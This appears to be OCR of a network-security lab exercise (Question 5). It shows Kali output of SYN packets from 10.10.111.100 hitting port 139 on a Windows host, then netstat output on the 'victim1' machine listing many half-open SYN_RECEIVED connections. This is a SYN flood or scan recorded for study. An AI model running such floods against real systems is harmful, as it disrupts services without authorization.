


```
Port: 487         Response: IP / TCP 10.10.111.100:saft > 10.10.111.101:netbios_ssn S
Port: 488         Response: IP / TCP 10.10.111.100:488 > 10.10.111.101:netbios_ssn S
Port: 489         Response: IP / TCP 10.10.111.100:489 > 10.10.111.101:netbios_ssn S
Port: 490         Response: IP / TCP 10.10.111.100:490 > 10.10.111.101:netbios_ssn S
Port: 491         Response: IP / TCP 10.10.111.100:491 > 10.10.111.101:netbios_ssn S
Port: 492         Response: IP / TCP 10.10.111.100:492 > 10.10.111.101:netbios_ssn S
Port: 493         Response: IP / TCP 10.10.111.100:493 > 10.10.111.101:netbios_ssn S
Port: 494         Response: IP / TCP 10.10.111.100:494 > 10.10.111.101:netbios_ssn S
Port: 495         Response: IP / TCP 10.10.111.100:495 > 10.10.111.101:netbios_ssn S
Port: 496         Response: IP / TCP 10.10.111.100:496 > 10.10.111.101:netbios_ssn S
Port: 497         Response: IP / TCP 10.10.111.100:497 > 10.10.111.101:netbios_ssn S
Port: 498         Response: IP / TCP 10.10.111.100:498 > 10.10.111.101:netbios_ssn S
Port: 499         Response: IP / TCP 10.10.111.100:499 > 10.10.111.101:netbios_ssn S
Port: 500         Response: IP / TCP 10.10.111.100:isakmp > 10.10.111.101:netbios_ssn S
Port: 501         Response: IP / TCP 10.10.111.100:501 > 10.10.111.101:netbios_ssn S
Port: 502         Response: IP / TCP 10.10.111.100:502 > 10.10.111.101:netbios_ssn S
Port: 503         Response: IP / TCP 10.10.111.100:503 > 10.10.111.101:netbios_ssn S
Port: 504         Response: IP / TCP 10.10.111.100:504 > 10.10.111.101:netbios_ssn S
Port: 505         Response: IP / TCP 10.10.111.100:505 > 10.10.111.101:netbios_ssn S
Port: 506         Response: IP / TCP 10.10.111.100:506 > 10.10.111.101:netbios_ssn S
Port: 507         Response: IP / TCP 10.10.111.100:507 > 10.10.111.101:netbios_ssn S
Port: 508         Response: IP / TCP 10.10.111.100:508 > 10.10.111.101:netbios_ssn S
Port: 509         Response: IP / TCP 10.10.111.100:509 > 10.10.111.101:netbios_ssn S
Port: 510         Response: IP / TCP 10.10.111.100:510 > 10.10.111.101:netbios_ssn S
Port: 511         Response: IP / TCP 10.10.111.100:511 > 10.10.111.101:netbios_ssn S
root@kali:~#
```

Question 5:
Victim Machine:



```
C:\Documents and Settings\poly>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    victim1:epmap          victim1:0              LISTENING
  TCP    victim1:microsoft-ds   victim1:0              LISTENING
  TCP    victim1:1025           victim1:0              LISTENING
  TCP    victim1:5000           victim1:0              LISTENING
  TCP    victim1:netbios-ssn    victim1:0              LISTENING
  TCP    victim1:netbios-ssn    10.10.111.100:1        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:2        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:3        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:4        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:5        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:6        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:echo     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:8        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:discard  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:10       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:systat   SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:12       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:daytime  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:14       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:15       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:16       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:qotd     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:18       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:chargen  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:ftp-data  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:ftp      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:22       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:telnet   SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:24       SYN_RECEIVED
```



```
  TCP    victim1:netbios-ssn    10.10.111.100:96       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:97       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:98       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:99       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:100      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:hostname  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:iso-tsap  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:103      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:104      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:105      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:106      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:rtelnet  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:108      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:pop2     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:pop3     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:sunrpc   SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:112      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:auth     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:114      SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.100:115      SYN_RECEIVED
  UDP    victim1:epmap          *:*
  UDP    victim1:microsoft-ds   *:*
  UDP    victim1:isakmp         *:*
  UDP    victim1:1026           *:*
  UDP    victim1:1027           *:*
  UDP    victim1:1031           *:*
  UDP    victim1:1032           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:netbios-ns     *:*
  UDP    victim1:netbios-dgm    *:*
  UDP    victim1:1900           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:1900           *:*

C:\Documents and Settings\poly>_
```